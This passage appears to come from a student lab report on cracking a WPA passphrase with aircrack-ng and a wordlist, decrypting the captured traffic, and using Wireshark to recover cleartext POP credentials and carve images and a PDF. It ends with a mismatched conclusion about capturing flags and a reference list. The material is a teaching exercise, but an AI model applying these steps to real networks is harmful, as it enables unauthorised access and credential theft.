


Fig 49: selecting target network using WPA

- In the terminal type cd Lab10

```
root@bt:~/Lab10# aircrack-ng lab10wpa.cap -w /root/Wordlist.txt
```

- type 3 selects the target network .
- After a short while, the pass, blackmail will appear. Because it was present in the Wordlist.txt file, the file was cracked.

Fig 50: WPA passphrase





Fig 51: Decrypted WPA packets

- Here number of decrypted WPA packets should be 7835, as you can see in the fig 51.
- We will be able to decrypt the capture file and analyse TCP/IP traffic as well as carve files from it.



No.	Time	Source	Destination	Protocol
1	0.000000	Cisco-Li_bc:9f:7b	Alfa_5f:68:64	EAPOL
2	0.901701	Alfa_5f:68:64	Cisco-Li_bc:9f:7b	EAPOL
3	5.688715	0.0.0.0	255.255.255.255	DHCP
4	7.761932	0.0.0.0	255.255.255.255	DHCP
5	7.886348	Alfa_5f:68:64	Broadcast	ARP
6	8.001548	Alfa_5f:68:64	Broadcast	ARP
7	8.001536	Cisco-Li_bc:9f:79	Alfa_5f:68:64	ARP
8	8.005644	192.168.1.106	192.168.1.1	ICMP
9	8.006656	192.168.1.1	192.168.1.106	ICMP
10	8.719436	Alfa_5f:68:64	Broadcast	ARP
11	9.000524	192.168.1.106	192.168.1.1	ICMP
12	9.000512	192.168.1.1	192.168.1.106	ICMP

Fig 52: newly created WEP1-dec captured file

- To view post office protocol traffic, enter pop into the Wireshark filter box and press Apply. Clear text usernames and passwords are available.




Fig 53: Using Wireshark to Save an HTTP Object paraphase




Fig 54: Using Wireshark to Save an HTTP Object

- Right-click on frame 1307 and choose Follow TCP Stream.
- Clear POP filter and export Object from explorer from Wireshark.
- Save all
- In the name box type wpa and click ok.




Fig 55: saving HTTP object parsed from Wireshark




Fig 58: saving HTTP object parsed from Wireshark

- To access the file, go to the Linux Menu Bar and pick Places, then Home Folder.
- Double-click on the Lab 10 folder, followed by the wpa folder. There will be Lego photographs.




Fig 59: Picture extracted from Wireshark

- Close the open photo folder and the Wireshark HTTP object list.
- To extract a PDF file delivered through FTP from a WLAN capture file, enter the following filter into Wireshark .
- press Apply: PDF is included within the frame.
- Right-click on frame 1792 in the list and select Follow TCP Stream.




Fig 60 : following the TCP stream

Fig 61:TCP Stream Window

- Save as , from TCP stream pane.
- I have tag the name of the file as 10.pdf .
- Selected the Lab10 and saved the file.

Fig 62: view the extracted zip file and view

CONCLUSION

Despite Wi-Fi Protected Access (WPA/WPA2) provides far superior security to its older counterpart Wired Equivalent Privacy (WEP), its use is not without security risks. If the user chooses a weak password, an attacker can try to guess the password using aircrack-ng and a dictionary attack.

CONCLUSION

As described above, I attempted to gain access to the target machine and was successful in gaining access and capturing all six flags from there. There were some difficulties in acquiring bash shell access, but no profile offered access in the end.

SECTION 14 : REFERENCE:

Burp Suite Scanner. (n.d.). Retrieved 4 29, 2023, from https://portswigger.net/burp

Nmap Reference Guide. (n.d.). Retrieved 4 29, 2023, from https://nmap.org/book/man.html

Rogers, R., Criscuolo, P., Petruzzi, M., & Carey, M. (n.d.). Nessus Network Auditing. O'reilly. Retrieved 4 29, 2023

Kali Linux. (n.d.). *netdiscover | Kali Linux Tools*. [online] Available at: https://www.kali.org/tools/netdiscover/.

Kali Linux. (n.d.). *zenmap-kbx | Kali Linux Tools*. [online] Available at: https://www.kali.org/tools/zenmap-kbx/.

Kali Linux. (n.d.). *curl | Kali Linux Tools*. [online] Available at: https://www.kali.org/tools/curl/#curl [Accessed 4 May 2023].

Kali Linux. (n.d.). *nmap | Kali Linux Tools*. [online] Available at: https://www.kali.org/tools/nmap/.

Chandel, R. (2019). Multiple Methods to Bypass Restricted Shell. [online] Hacking Articles. Available at: https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/ [Accessed 4 May 2023].

comments, 15 J. 2017 J.B. 412up 4 (n.d.). *How to set your $PATH variable in Linux*. [online] Opensource.com. Available at: https://opensource.com/article/17/6/set-path-linux.

Kali Linux. (n.d.). *vim | Kali Linux Tools*. [online] Available at: https://www.kali.org/tools/vim/#xxd-1 [Accessed 4 May 2023].

CHMOD: Information Security Stack Exchange. (n.d.). *How does chmod 600 to private ssh keys make them secure? What is the 'minimum' accepted to connect via SSH?* [online] Available at: https://security.stackexchange.com/questions/256116/how-does-chmod-600-to-private-ssh-keys-make-them-secure-what-is-the-minimum-a [Accessed 4 May 2023].